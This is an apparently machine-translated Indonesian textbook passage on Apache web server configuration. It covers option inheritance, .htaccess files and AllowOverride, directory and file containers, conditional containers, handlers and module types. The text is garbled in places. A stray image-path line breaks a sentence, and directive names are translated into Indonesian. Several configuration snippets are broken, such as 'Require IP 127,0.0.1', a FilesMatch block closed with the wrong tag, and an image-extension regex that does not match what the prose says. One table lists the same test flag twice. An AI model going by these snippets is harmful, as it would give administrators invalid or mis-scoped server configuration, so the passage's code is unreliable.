Warisan dapat dikontrol dengan lebih halus melalui empat mekanisme berbeda. Pertama, jika wadah subdirektori tidak memiliki direktif Opsi, maka subdirektori ini mewarisi semua Opsi direktori induk, seperti yang kita lihat di atas. Jika kita menentukan klausa Opsi dan mencantumkan opsi dengan menempatkan tanda + di depannya, maka kita menambahkan opsi ke apa yang diwariskan. Dengan menempatkan - di depan opsi apa pun, kami menghapus opsi tersebut agar tidak diwariskan dari atas. Misalnya, jika direktori induk memiliki Indeks Pilihan dan subdirektori dari direktori tersebut memiliki Pilihan–Indeks, maka subdirektori tersebut tidak mewarisi Indeks. Terakhir, jika Anda memiliki klausa Opsi dalam subdirektori dan tidak ada opsi yang memiliki + atau −, maka opsi baru ditentukan untuk subdirektori ini dan tidak ada opsi direktori induk yang diwariskan.

Pertimbangkan perubahan berikut pada wadah sub1 dan sub1/sub2 <Directory> dari atas. Subdirektori sub1 menyertakan semua opsi dari direktori utama tetapi menambahkan


MultiViews. Subdirektori sub2 mewarisi semua yang dimiliki sub1, kecuali untuk FollowSymLinks, tetapi menambahkan Indeks.

<Directory/usr/local/apache2/htdocs/main/sub1>
Option+multiviews
….
</Directory>
<Directory/usr/local/apache2/htdocs/main/sub1/sub2>
Option+ indexes-followsymlinks
….
</Directory>

Anda tidak diperbolehkan mencampur opsi yang tidak memiliki + atau – dengan opsi yang memiliki + atau – karena ini tidak masuk akal. Misalnya, Opsi +Indeks Termasuk akan menjadi spesifikasi yang tidak konsisten di mana + menunjukkan bahwa pewarisan harus dilakukan, sedangkan kurangnya + untuk Termasuk menunjukkan bahwa tidak ada pewarisan yang terjadi. Anda dapat, seperti yang ditunjukkan pada sub2, menggabungkan opsi dengan + dan dengan −.

Mari kita perhatikan contoh yang lebih panjang. Gambar 2.2 menyediakan sebagian struktur direktori di bawah htdocs (DocumentRoot) untuk situs web fiktif. Kita melihat opsi, sebagaimana ditentukan dalam wadah <Directory> untuk semua direktori, kecuali untuk direktori pengembalian, yang tidak memiliki wadah <Directory> atau wadahnya tidak memiliki pernyataan Opsi. Seperti yang Anda lihat, beberapa opsi menggunakan + dan – dan yang lainnya tidak. Direktori mana yang memiliki opsi yang tersedia.

Tabel 2.7 mencantumkan semua opsi yang tersedia di setiap direktori. Lokasi di mana opsi Ditentukan tercantum dalam tabel. Dalam kasus subdirektori, Anda dapat melihat apa yang diwariskan dan apa yang tidak.



Gambar 2.2 Contoh Struktur Direktori Dari Documentroot.

Tabel 2.7 Opsi Yang Tersedia Di Direktori Situs Web Fiktif Kami

Direktori	Pilihan Tersedia	Lokasi Ditentukan
Htdocs	FollowSymLinks	Didefinisikan di sini
Pengelolaan	FollowSymLinks, ExecCGI, Termasuk	FollowSymLinks diwarisi dari htdocs; lain yang didefinisikan di sini
Pemasaran	FollowSymLinks, Indeks	FollowSymLinks diwarisi dari htdocs; Indeks didefinisikan di sini
Baru	MultiTampilan	Didefinisikan di sini, karena tidak ada +/− yang digunakan, tidak ada yang diwariskan
Tua	Indeks, MultiView	Indeks dari pemasaran; Multiview didefinisikan di sini
Penjualan	ExecCGI	Didefinisikan di sini
pengembalian	ExecCGI	Diwarisi dari penjualan

Perhatikan bahwa –IncludesNoExec dan –Includes menonaktifkan penyertaan sisi server dari semua formulir. Jika direktori manajemen memiliki direktori anaknya sendiri, yang memiliki wadah yang menentukan Pilihan –Termasuk atau Pilihan –TermasukNoExec, hasilnya akan sama.

Akses File. Selain wadah <Directory>, Anda juga dapat menentukan arahan dalam file khusus. File-file ini disebut file akses. Nama yang diberikan untuk file ini ditentukan melalui direktif server AccessFileName. Nama defaultnya adalah .htaccess. Jika Anda ingin mengesampingkan ini dan menggunakan nama yang berbeda, sertakan direktif AccessFileName sebagai direktif server. Misalnya, Anda dapat menggunakan yang berikut ini:

AccessFileName .acl

Arahan ini kemudian mengharuskan semua nama file akses menjadi .acl. Peran file akses adalah mengizinkan administrator situs web untuk mengesampingkan arahan yang sudah ada pada direktori tertentu yang mungkin telah ditentukan oleh administrator server web. Dengan demikian, administrator server web (orang yang memiliki akses ke file .conf) tidak perlu diminta untuk membuat perubahan pada properti direktori tertentu.

Kembali ke Gambar 2.2, bayangkan orang yang bertanggung jawab atas direktori penjualan ingin meningkatkan direktori melalui arahan yang tidak ditentukan dalam wadah <Directory> baik untuk htdocs maupun penjualan. Kami biasanya tidak akan memberi orang ini akses ke file konfigurasi. Sebagai gantinya, orang ini dapat menempatkan arahan di file .htaccess yang disimpan di direktori penjualan. Dengan cara ini, orang tersebut dapat menetapkan atau mengesampingkan opsi, atau mengubah atau menambahkan arahan lainnya.

Cara kerja file htaccess adalah sebagai berikut. Permintaan HTTP diterima oleh Apache, yang menyertakan URL. Untuk setiap direktori di URL, Apache menerapkan arahan di setiap kontainer <Directory> yang sesuai. Dengan demikian, wadah selanjutnya (direktori bawah) akan menimpa apa pun yang diterapkan dari wadah sebelumnya. Begitu berada di

dalam direktori, jika ada wadah <Files> atau <Location> tertentu, maka arahan tersebut diterapkan. Terakhir, setiap arahan dalam file .htaccess diterapkan.

Ada satu masalah dengan file akses. Pertimbangkan administrator server web yang menetapkan ExecCGI untuk satu direktori tetapi kemudian menggunakan –ExecCGI untuk melarangnya dalam subdirektori. Apa yang akan mencegah administrator situs web, yang memiliki akses ke subdirektori, hanya menambahkan Opsi+ExecCGI dalam file .htaccess untuk subdirektori itu? Untungnya, Apache memberikan kontrol langsung ke administrator server web atas opsi dan arahan apa yang dapat diganti. Direktif ini diberi nama AllowOverride. Ini diikuti oleh semua, tidak ada, atau daftar opsi dan tipe direktif yang dapat diganti dalam file akses. Jenis direktif adalah kategori umum direktif, banyak di antaranya dijelaskan pada Tabel 2.8. AllowOverride hanya tersedia di wadah <Directory>, dan Anda dapat menempatkan arahan ini di salah satu atau setiap wadah <Directory> yang diinginkan.

Tabel 2.8 Izinkan Ganti Kategori

Jenis Arahan	Penggunaan	Contoh Arahan Tersedia
AuthConfig	Arahan otorisasi	AuthDBMUserFile, AuthName, AuthType, AuthUserFile, Memerlukan
Info File	Arahan yang memengaruhi jenis dokumen, metadata, dan aturan penulisan ulang	ErrorDocument, LanguagePriority, SetHandler, RequestHeader, RewriteRule, Redirect, antara lain
Indeks	Arahan yang mengontrol apa yang ditampilkan saat URL tidak memiliki nama file	AddDescription, AddIcon, DirectoryIndex, IndexOptions
Opsi[=opsi,…]	Buat daftar opsi yang dapat digunakan	Anda dapat mencantumkan Opsi untuk menentukan semua opsi dari Tabel 8.6 atau mencantumkan opsi tertentu dengan menggunakan notasi Opsi=opsi1, …

Wadah Lainnya. Wadah Direktori mengharapkan direktori tertentu, seperti yang telah kita lihat di banyak contoh sebelumnya. Wadah Lokasi mengharapkan URL lengkap, yang merupakan jalur lengkap dari root Unix/Linux ke direktori yang berisi file, diikuti dengan nama file. Wadah File mengharapkan nama file. Untuk Lokasi dan File, kita dapat menentukan nama file dengan karakter wildcard seperti *. Wadah Lokasi memengaruhi URL tertentu itu (satu file dalam satu direktori, kecuali jika wildcard digunakan, dalam hal ini memengaruhi satu atau lebih file dalam direktori yang ditentukan). Wadah File mengeluarkan arahannya pada setiap file di ruang file yang namanya cocok.

Mari kita pertimbangkan bahwa kita ingin arahan diterapkan ke file indeks apa pun. Kita mungkin menggunakan index.* untuk menunjukkan ini. Perhatikan bahwa * di sini digunakan sebagai karakter wildcard dalam perluasan nama file (seperti yang mungkin Anda gunakan untuk membuat daftar semua file teks dalam direktori dengan perintah Unix/Linux ls *.txt). Jangan bingung penggunaan * ini dengan karakter meta * dari kumpulan ekspresi

reguler. Kami akan menggunakan <Files index.*> untuk menyediakan wadah Files untuk semua file indeks. Sekarang, bayangkan kita ingin memengaruhi semua file html di direktori /usr/local/apache2/htdocs/stuff.

Kami akan menggunakan wadah <Location/usr/local/apache2/htdocs/stuff/*.html>. Variasi wadah Direktori, File, dan Lokasi adalah wadah Pencocokan, masing-masing disebut DirectoryMatch, FilesMatch, dan LocationMatch. Perbedaan antara wadah non-Cocok dan Cocok adalah bahwa kami menentukan ekspresi reguler dalam kriteria untuk wadah Cocok.Ini memungkinkan kami untuk menentukan wadah yang berpotensi cocok dengan banyak direktori, banyak nama file, atau banyak URL.

Kami akan menggunakan wadah Pencocokan untuk variabilitas yang lebih besar daripada menggunakan karakter pengganti (*), seperti yang ditunjukkan sebelumnya. Sebagai alternatif, kita dapat menggunakan jenis wadah Pencocokan untuk menentukan ekspresi reguler yang melakukan hal yang sama seperti menggunakan *. Misalnya, kita dapat menggunakan FilesMatch sebagai pengganti Files untuk menentukan arahan untuk semua file indeks. Kami akan mengganti <Files index.*> dengan <FilesMatch index\..+>. Ekspresi reguler akan cocok dengan file apa pun yang namanya dimulai dengan indeks, berisi titik (\. berarti cocok dengan titik), dan memiliki karakter apa pun untuk mewakili ekstensi file apa pun. Misalnya, ini akan cocok dengan index.html, index.php, index.shtml, dan index.cgi.

Jelas lebih mudah menggunakan wadah File dan * daripada wadah FilesMatch, tetapi ada banyak masalah di mana * wildcard mungkin tidak menyelesaikan masalah yang Anda miliki. Karena ekspresi reguler adalah alat yang lebih kuat daripada karakter wildcard, kita memiliki tingkat ekspresi yang lebih tinggi. Mari kita pertimbangkan bahwa kita ingin mencocokkan file apa pun yang ekstensinya adalah gif, jpg, atau png. Karena sebagian orang menggunakan .jpeg atau .jpe daripada .jpg, kami juga ingin mencocokkan ekstensi ini. Karakter pengganti, *, tidak akan membantu kita di sini. Sebagai gantinya, kami menggunakan ekspresi reguler berikut:

.+\.gif|jpe?g?|png. Ekspresi ini cocok dengan nama file apa pun yang dimulai dengan satu atau lebih karakter (.+), diikuti dengan titik (\.), dan diakhiri dengan gif, jpg, jpe, jpeg, atau png.

Dengan LocationMatch, kita dapat menetapkan ekspresi reguler sebagai bagian dari jalur direktori, nama file, atau keduanya. Misalnya, penampung <LocationMatch "csc|cit"> akan cocok dengan URL mana pun di mana csc atau cit ditemukan di bagian mana pun dari URL.

Bentuk kontainer lain menguji beberapa kondisi dan, jika benar, jalankan arahan yang ditemukan dalam definisi kontainer. Ada beberapa jenis tes yang tersedia. Ini adalah sebagai berikut:

- Apakah variabel lingkungan memiliki nilai? <JikaTentukan>
- Apakah modul tertentu dimuat? <JikaModul>
- Apakah versi Apache menggunakan nomor versi tertentu? <JikaVersi>
- Apakah perbandingan yang diberikan bernilai benar? <Jika>, <ElseIf>, <Else>

Mari kita mulai dengan bentuk terakhir, perbandingannya. Anda dapat membandingkan string, bilangan bulat, atau variabel uji dengan menggunakan salah satu dari beberapa

operator unary. Anda juga dapat menguji untuk melihat apakah string yang diberikan merupakan elemen dalam daftar atau cocok dengan ekspresi reguler yang diberikan.

Perbandingan string berbentuk str1 op str2, di mana op (operator) adalah salah satu dari ==, !=,<, <=, >, dan >=. Jika Anda tidak terbiasa dengan notasi == atau !=, ini berasal dari bahasa seperti C, C++, Java, dan Perl. Dua string yang dibandingkan (str1 dan str2) dapat berupa nilai yang disimpan dalam variabel, diekspresikan secara harfiah dengan ditempatkan di antara karakter '' atau "", atau hasil pemanggilan fungsi.

Fungsi yang tersedia untuk perbandingan bilangan bulat atau string terbatas pada fungsi yang diimplementasikan Apache. Ini termasuk fungsi untuk mendapatkan header permintaan HTTP atau header respons melalui req() atau resp(). Fungsi lain akan beroperasi pada string dan mengembalikan versi baru seperti tolower(string), toupper(string), base64(string), md5(string), dan sha1(string). Panggilan fungsi lainnya adalah reqenv(var) yang menerima nama variabel lingkungan dan mengembalikan nilainya.

Perbandingan bilangan bulat berbentuk nilai1 op nilai2. Operator op sama dengan perbandingan string tetapi juga bisa salah satu dari -eq, -ne, -lt, -le, -gt, dan -ge. Nilai dapat berupa nilai numerik yang disimpan dalam variabel atau nilai literal.Operator unary digunakan untuk menguji file atau variabel untuk properti tertentu, mengembalikan benar atau salah. Misalnya, Anda dapat menguji nama file untuk memastikan bahwa file tersebut ada dan merupakan file biasa. Alternatifnya, Anda dapat menguji variabel untuk menentukan apakah saat ini menyimpan nilai atau nilai null. Tes unary yang tersedia tercantum dalam Tabel 2.9.

Variabel lingkungan diuji dengan menggunakan notasi "%{nama} nilai op", di mana nama adalah nama variabel lingkungan, op adalah salah satu operator yang ditentukan sebelumnya, dan nilai adalah nilai yang dibandingkan. Sebagian besar variabel lingkungan disetel saat permintaan HTTP baru tiba. Variabel lingkungan menyimpan sebagian dari header permintaan. Misalnya, REQUEST_METHOD akan menyimpan metode HTTP (mis., GET dan PUT), sedangkan REQUEST_ URI adalah jalur direktori URL, dan REQUEST_FILENAME adalah URL lengkap (termasuk jalur dan nama file). Beberapa variabel lingkungan mungkin tidak disetel karena informasi tidak tersedia. Ini mungkin termasuk, misalnya, REMOTE_USER jika klien tidak diminta untuk mengautentikasi, atau REMOTE_HOST jika nama host tidak diberikan sebagai bagian dari header permintaan. Variabel lingkungan tambahan ditetapkan berdasarkan waktu permintaan (TIME_YEAR, TIME_MON, TIME_DAY, TIME_HOUR, dll.).

Kita dapat menggabungkan dua atau lebih kondisi dengan menggunakan && (Boolean dan) atau || (Boolean or), dan kita dapat mendahului kondisi dengan ! (Boolean tidak). Misalnya, "%{TIME_HOUR} –ge 7 &&%{TIME_HOUR} –le 20" akan menguji bahwa permintaan diterima antara pukul 07.00 dan 20.00. Kondisi "! –U %{REQUEST_FILENAME}" akan menguji apakah URL yang diminta tidak valid (yaitu, kondisi benar jika URL tidak valid).

Tabel 2.9 Tes Unary Untuk Kontainer Bersyarat

TES	ARTI
–A, –U	Apakah item yang diberikan merupakan URL yang valid (termasuk sintaks, jalur, dan nama file)?
-D	Apakah item dari nama yang diberikan merupakan direktori yang sudah ada?
–e	Apakah file dari nama yang diberikan ada?
-F	Apakah file dari nama file yang diberikan merupakan file biasa yang sudah ada?
-F	Apakah item yang diberikan berupa file yang dapat diakses dengan konfigurasi server saat ini dan URL? Ini pada dasarnya menguji aksesibilitas permintaan HTTP.
–L, –h	Apakah file dari nama file yang diberikan merupakan tautan simbolis yang ada?
-N	Apakah item yang diberikan tidak kosong? (kebalikan dari –z)
-R	Apakah variabel, yang menyimpan alamat IP, cocok dengan alamat IP yang diberikan?
-S	Apakah file dari nama file yang diberikan adalah file yang sudah ada dan tidak kosong?
-T	Apakah item yang diberikan tidak kosong atau salah satu string berikut: "0", "off", "false", dan "no"? Tes ini tidak peka huruf besar-kecil.
–z	Apakah item yang diberikan kosong (menyimpan nilai null)?

Dengan kondisi yang ditentukan, kita sekarang dapat menerapkannya dalam wadah <If> dan <ElseIf>. Header <If> container menyertakan kondisi yang sedang diuji, ditempatkan di “”. Wadah menyertakan arahan yang ingin kami terapkan jika kondisinya benar. Misalnya, kami mungkin ingin menguji nama file URL untuk memastikan keberadaannya sebelum kami mengizinkan akses. Kami mungkin menggunakan wadah seperti berikut:

```
<If “!-f%{REQUEST_FILENAME}”>
        // directives go here
</If>
```

Arahan untuk wadah semacam itu mungkin mencakup pengalihan URL yang buruk ke lokasi lain dan untuk melakukan pencatatan kesalahan. Kami bahkan dapat menggunakan Memerlukan semua ditolak, sehingga kesalahan yang dikembalikan ke klien adalah salah satu kekurangan akses daripada kesalahan 404.

Kontainer <Else> tidak menyertakan kondisi. Secara opsional, Anda dapat mengikuti wadah <If> dengan <Else> jika Anda ingin memiliki operasi alternatif jika kondisi salah. Wadah akan mengikuti satu sama lain dan memiliki bentuk berikut:\

```
<If condition>
    Directives
</If>
<Else>
     Directives
</Else>
```

Anda juga dapat menggunakan <ElseIf>, yang berisi kondisi. Anda mungkin memiliki wadah <ElseIf> sebanyak yang diinginkan setelah wadah <If>. Jika Anda ingin menyertakan wadah Else, itu harus berada di bagian paling akhir dari kelompok wadah.

Kontainer <IfDefine> menguji apakah parameter diteruskan ke Apache pada saat Apache terakhir dimulai. Untuk meneruskan parameter ke Apache, gunakan opsi –Dname, di mana nama adalah nama parameter. Sekarang, Anda dapat menguji apakah parameter tersebut diterima, menggunakan <nama IfDefine>. Anda dapat menempatkan! sebelum nama untuk menunjukkan bahwa parameter tidak diteruskan ke Apache. Seperti semua container lainnya, header ini diikuti oleh semua arahan yang ingin Anda implementasikan jika true dan container diakhiri dengan </IfDefine>. Wadah <IfDefine> dapat menyertakan wadah <IfDefine> lain yang bersarang di dalamnya.

Sebagai contoh, bayangkan kita memiliki file konfigurasi yang mungkin tidak ingin kita muat karena akan menyebabkan akses yang tidak efisien. Kami mungkin menempatkan direktif Sertakan untuk file ini dalam wadah <IfDefine>. Kami mengharapkan parameter cepat untuk menunjukkan bahwa kami tidak ingin direktif dimuat. Wadah kami mungkin sebagai berikut:

<IfDefine !fast>
Include extrastuff.conf
</IfDefine>

Mirip dengan <IfDefine> adalah wadah <IfModule>. Dalam hal ini, container akan menjalankan arahannya jika modul yang ditentukan telah dimuat. Seperti halnya <IfDefine>, kita dapat mengawali nama modul dengan ! untuk menunjukkan bahwa kami ingin arahan ini dijalankan jika modul belum dimuat. Tujuan utama wadah ini adalah untuk memastikan bahwa arahan khusus modul diterapkan hanya jika modul dimuat. Tanpa pengujian ini, jika modul tidak dimuat, maka menjalankan arahan akan menyebabkan kesalahan. Modul biasanya ditulis dengan menggunakan nama format _module, seperti pada ldap_module atau proxy_module.

Kontainer terakhir yang kami uraikan dalam bab ini adalah <IfVersion>. Wadah ini akan menguji versi Apache yang berjalan terhadap nomor versi. Bentuk perbandingannya adalah = (atau ==), >, <, >=, atau <=, diikuti nomor versi. Nomor versi harus menyertakan setidaknya nomor rilis utama dan secara opsional dapat menyertakan nomor rilis minor dan nomor tambalan. Misalnya, kita dapat menetapkan <IfVersion = 2> untuk dibandingkan dengan Apache2, atau <IfVersion >= 2.3>. Jika nomor tambalan tidak disediakan, maka standarnya adalah 0. Jadi, misalnya, 2.3 dianggap sebagai 2.3.0. Kita juga dapat menggunakan ekspresi reguler sebagai pengganti nomor versi seperti 2\.3\.[0123].

PENANGAN

URL biasanya diakhiri dengan nama file. File biasanya memiliki ekstensi yang menyatakan jenis data yang disimpan dalam file. Ekstensi umum untuk halaman web adalah html untuk menunjukkan halaman yang berisi tag HTML di tengah data berbasis teks. Ekstensi lain mungkin memanggil browser untuk menangani halaman web yang

dikembalikan dengan cara lain. Namun, ekstensi mungkin juga mengharuskan server memperlakukan permintaan dengan cara yang berbeda.

Untuk memetakan ekstensi nama file ke cara server harus menangani permintaan, Apache menggunakan penangan. Handler adalah bagian dari Apache yang disiapkan untuk menangani permintaan ketika ekstensi nama file URL cocok. Kita harus menetapkan penangan untuk setiap ekstensi nama file. Kami melakukan ini secara alami dengan arahan. Ada dua arahan umum: AddHandler dan SetHandler. Anda juga dapat menggunakan RemoveHandler untuk memisahkan penangan dari ekstensi nama file default. Di sini, kami secara singkat menjelajahi beberapa penangan yang lebih umum dan cara membuatnya.

Arahan AddHandler memetakan ekstensi nama file yang diberikan ke handler. Arahan AddHandler dapat diterapkan dalam konteks apa pun (konfigurasi server, konfigurasi wadah, wadah host virtual, atau file akses). Formatnya adalah sebagai berikut:

AddHandler handlername list-of-extensions

Nama penangan adalah salah satu penangan yang dikenal dan harus cocok dengan ejaan penangan yang diharapkan, termasuk sensitivitas huruf besar-kecil. Sebagian besar penangan didefinisikan dalam modul, tetapi sebagian besar modul dimuat secara default.

Daftar ekstensi akan berupa satu atau lebih ekstensi yang dipisahkan oleh spasi. Nama ekstensi boleh tetapi tidak harus dimulai dengan titik; Namun, periode mungkin harus digunakan. Nama-nama yang tercantum tidak peka huruf besar-kecil.

Misalnya, jika kami mengizinkan skrip CGI untuk dieksekusi, kami akan merujuk ke penangan skrip cgi. Kami ingin memetakan ekstensi nama file apa pun yang menunjukkan skrip cgi ke penangan ini. Jika kita berasumsi bahwa ini bisa berupa cgi, perl, pl, atau php, kita mungkin memiliki pernyataan berikut:

AddHandler cgi-script.cgi.perl.pl.php

Handler bawaan saat ini terbatas pada daftar yang ditunjukkan pada Tabel 2.10. Perhatikan bahwa penangan didefinisikan dalam modul yang berbeda. Sebagai contoh, send-as-is handler didefinisikan dalam mod-asis sedangkan cgi-script handler didefinisikan dalam mod-cgi.

TABEL 2.10 Penangan Tersedia di Apache

Nama	Penggunaan
cgi-script	Jalankan file oleh penangan skrip CGI
default-handler	Digunakan untuk semua konten statis (penangan default; tidak perlu diterapkan ke jenis file)
imap-file	Parsing file aturan peta gambar (tidak tercakup dalam teks ini)
send-as-is	Penangan ini memungkinkan Anda menentukan tajuk respons HTTP Anda sendiri langsung di file html Anda
server-info	Permintaan HTTP ke lokasi yang sesuai akan mengembalikan informasi konfigurasi server
server-parsed	Jalankan pernyataan sisi server sertakan

server-status	Permintaan HTTP ke lokasi yang sesuai akan ditanggapi dengan laporan status di server
type-map	Digunakan untuk negosiasi konten untuk memetakan tipe file ke tipe peta

Baik info-server dan status-server memberikan informasi server yang mungkin merupakan pelanggaran keamanan. Jika Anda, sebagai administrator, merasa bahwa ini berguna tetapi ingin mengamankan situs web Anda, Anda harus menempatkan pernyataan AddHandler ini di wadah yang wadahnya tidak mengizinkan akses ke semua orang. Anda mungkin, misalnya, memerlukan autentikasi dan kemudian mencantumkan hanya pengguna yang diizinkan untuk melihat status, atau Anda mungkin mengizinkan akses hanya jika klien mengirim permintaan dari server web itu sendiri. Di bawah ini, kami membatasi akses ke info server dan status server hanya untuk seseorang yang mengirimkan permintaan dari server web (host lokal). Dengan dua arahan ini, hanya pengguna di host lokal yang dapat melihat informasi status dan info yang dapat disediakan oleh Apache. Jalur URL masing-masing adalah /server-status dan /server-info, tanpa nama file.

```
<Location"/server-status">
        SetHandler server-status
        Require IP 127,0.0.1
</Location>
<Location"/server-info">
        SetHandler server-info
        Require IP 127,0.0.1
        </Location>
```

Direktif SetHandler berbeda dari AddHandler karena Anda tidak menentukan ekstensi nama file. Sebagai gantinya, menggunakan SetHandler akan membuat penangan dalam semua kasus. Misalnya, SetHandler cgi-script akan menetapkan bahwa penangan skrip CGI akan mengeksekusi semua file. Meskipun SetHandler dapat diterapkan sebagai direktif server atau direktif host virtual, tujuan penggunaannya ada di dalam wadah atau file akses. Dengan cara ini, handler seharusnya hanya diterapkan pada file yang sesuai dengan konteks container. Misalnya, kita mungkin ingin menentukan cgi-script handler untuk semua file di dalam direktori /usr/local/apache2/cgi-bin dengan menggunakan container berikut:

```
<Directory/usr/local/apache2/cgi-bin>
        Options ExecCGI
        SetHandler cgi-script
        Require all Granted
        </Directory>
```

Perhatikan bahwa wadah direktori di atas menyertakan pernyataan Membutuhkan. Ingatlah bahwa wadah <Directory /> melarang akses. Karena direktori cgi-bin tidak berada di bawah DocumentRoot, yang sebelumnya kami izinkan akses ke semua, kami juga harus mengizinkan akses di sini.

Dengan menempatkan direktif SetHandler dalam wadah File, Lokasi, atau Direktori atau file akses, ini dapat mengidentifikasi lebih lanjut file yang akan dikerjakan oleh penangan ini, meskipun sebelumnya telah menempatkan direktif AddHandler. Asumsikan bahwa kita telah menetapkan AddHandler cgi-script .cgi sebagai arahan server. Kita juga dapat menentukan wadah FilesMatch berikut untuk memastikan bahwa selain file from.cgi, yang namanya menyertakan cgi akan menggunakan penangan yang sama.

<FilesMatch"\.cgi">
SetHandler cgi-script
</FileMatch>

Kami juga dapat menggunakan strategi ini untuk mengganti direktif AddHandler untuk mengubah penangan dalam konteks yang diberikan. Cara lain untuk mengganti direktif AddHandler adalah dengan menggunakan SetHandler dengan argumen none. Ini mencegah penangan digunakan dalam konteks.

Jika, misalnya, sebelumnya kita telah mendefinisikan AddHandler cgi-script .cgi, kita dapat menggunakan wadah direktori berikut sehingga cgi-script handler tidak digunakan dalam konteks ini.

<Directory/usr/local/apache2/htdocs/somesubdirectory>
SetHandler None
</Directory>

Jadi, sementara file .cgi akan dieksekusi menggunakan cgi-script handler di sebagian besar ruang web, file .cgi apapun yang terletak di subdirektori ini tidak akan ditangani oleh cgi-script. Anda juga dapat menghapus penangan yang ditentukan melalui nama penangan RemoveHandler, seperti dalam skrip cgi RemoveHandler.

2.3 MODUL

Apache membagi fitur-fiturnya menjadi modul-modul. Faktanya, setiap arahan didefinisikan dalam sebuah modul. Untuk menggunakan direktif, modul tersebut harus tersedia melalui direktif LoadModule (namun, beberapa modul dimuat secara otomatis).

Modul Apache dapat dibagi menjadi empat kategori. Modul inti adalah bagian dari instalasi Apache Anda, dan arahan dalam inti selalu tersedia. Direktif tersebut termasuk AccessFileName, AllowOverride, LoadModule, Options, DocumentRoot, ServerRoot, ServerName, Sertakan, SetHandler, semua kontainer, dan berbagai direktif yang menjaga koneksi (mis., KeepAlive dan KeepAliveTimeout).

Modul dasar adalah modul yang dikompilasi secara otomatis saat Anda mengkompilasi Apache. Modul-modul ini juga, secara default, dimuat secara otomatis saat Anda memulai Apache melalui arahan LoadModule di file konfigurasi Anda. Agar tidak memuat modul seperti itu secara otomatis, Anda dapat menghapus arahan LoadModule atau mengomentarinya (yang terakhir lebih disukai sehingga Anda dapat membatalkan komentar pada pernyataan seperti itu dengan lebih mudah daripada menambahkan pernyataan LoadModule di lain waktu). Dalam versi Apache sebelumnya, modul-modul ini mungkin tidak dikompilasi secara otomatis, dan karenanya, Anda harus menambahkannya pada waktu kompilasi Apache melalui mengaktifkan klausa dalam perintah ./configure atau mengompilasinya setelah itu melalui program apxs.

Ada banyak modul dasar, termasuk yang tercantum sebagai berikut:

- mod_actions—mengeksekusi skrip CGI.
- mod_alias—untuk menyediakan direktif Alias, ReDirect, dan ScriptAlias.
- mod_asis—memungkinkan pengembang web untuk membuat header respons HTTP khusus mereka sendiri.
- mod_auth, mod_authn_core, mod_authz_core—modul-modul ini, bersama modul lainnya, menangani bagaimana Apache dapat menerapkan akses resmi dan terautentikasi ke konten web.
- mod_cgi, mod_cgid—menyediakan pengendali eksekusi skrip CGI dan arahan logging untuk eksekusi skrip CGI.
- mod_dir—menyediakan direktif DirectoryIndex antara lain.
- mod_include—menyediakan server-parse handler dan kemampuan untuk mengeksekusi pernyataan Server Side Include.
- mod_log_config—menyediakan arahan logging (perhatikan bahwa error logging adalah bagian dari inti).
- mod_mime, mod_negotiation—pemetaan tipe ke ekstensi file untuk negosiasi konten.
- mod_status—direktif yang dapat memberikan statistik kinerja server dari jarak jauh.

Kategori modul ketiga dikenal sebagai modul ekstensi. Beberapa dari modul ini secara otomatis dikompilasi dengan instalasi Apache Anda, tetapi sebagian besar tidak. Modul-modul ini umumnya tidak tersedia melalui pernyataan LoadModule yang ditentukan sebelumnya dalam file konfigurasi Anda (atau arahan LoadModule mungkin ada dalam file konfigurasi tetapi dikomentari). Anda harus melihat apakah modul yang diinginkan telah dikompilasi, dan jika belum, kompilasi sendiri sebelum Anda mencoba menggunakannya. Ada banyak modul ekstensi. Beberapa yang akan kita bahas antara lain mod_expires, mod_header, mod_rewrite, dan mod_speling.

Kategori terakhir terdiri dari dua subkategori. Ini adalah modul yang tidak dikompilasi sedemikian rupa sehingga Anda harus mengompilasinya dan menambahkan arahan LoadModule ke file konfigurasi. Kedua subkategori tersebut adalah modul eksperimental, yang merupakan bagian dari kode sumber penginstalan Apache Anda dan modul eksternal, atau pihak ketiga, yang bukan bagian dari kode sumber penginstalan Apache Anda. Dalam kasus terakhir, Anda harus mengunduh kode sumber dari situs web pihak ketiga, mengompilasi modul, dan memindahkan modul yang dikompilasi ke direktori yang sesuai

(jika tidak dilakukan secara otomatis untuk Anda). Modul mod_security adalah modul pihak ketiga yang menyediakan sejumlah alat berguna untuk mengamankan server web Apache Anda (lihat bacaan online yang menyertai bab ini).

Untuk melihat modul yang telah dikompilasi dengan instalasi Apache Anda, dari baris perintah Anda, masukkan httpd –l. Anda mungkin menerima output seperti berikut:

Complied in modules :

Core.c
http_core.c
prefork.c
mod_so.c

Program core.c berisi banyak kode untuk mendefinisikan modul inti. Program http_core.c berisi kode untuk sisa inti. Program prefork.c mendefinisikan modul mpm_prefork_module. Modul ini mengimplementasikan versi nonthreaded, pre-forking dari Apache. Ini adalah implementasi Apache yang mirip dengan Apache 1.3 yang lebih tua. Karena versi Apache saat ini adalah threaded, jika Anda perlu menjalankan server web yang perlu menghindari threading karena kurangnya kekuatan pemrosesan perangkat keras Anda, atau karena kebutuhan pustaka nonthreaded, Anda akan menggunakan modul ini. Terakhir, mod_so.c mendefinisikan arahan LoadFile dan LoadModule. Tanpa modul ini, Anda tidak akan memiliki kemampuan memuat modul non-inti.

Selain itu, dari baris perintah, Anda dapat memasukkan perintah httpd –D DUMP_MODULES. Perintah ini mencantumkan semua modul yang saat ini dimuat. Anda akan melihat sesuatu seperti berikut (daftar ini telah diedit untuk memperkecil ukurannya). Empat yang pertama dalam daftar sesuai dengan empat modul yang dikompilasi.

Loaded Modules:

Core_module (static)
Mpm_prefork_module (static)
http_module (static)
so_module(static)
auth_basic_module (shared)
auth_digest_module(shared0
…..
Cgi_module (shared0
Version_module (shared)
Dnssd_module(shared)

Syntax OK

Perhatikan bahwa Apache tidak harus dijalankan untuk httpd –l atau httpd –D DUMP_MODULES untuk mengeksekusi dari baris perintah.

Tabel 2.11 Format Program Apxs

PILIHAN	PARAMETER TAMBAHAN	KETERANGAN
–c	*filename [filename …]*	Kompilasi file sumber C yang ditentukan ke file .o dan kemudian buat file objek (.so) bersama
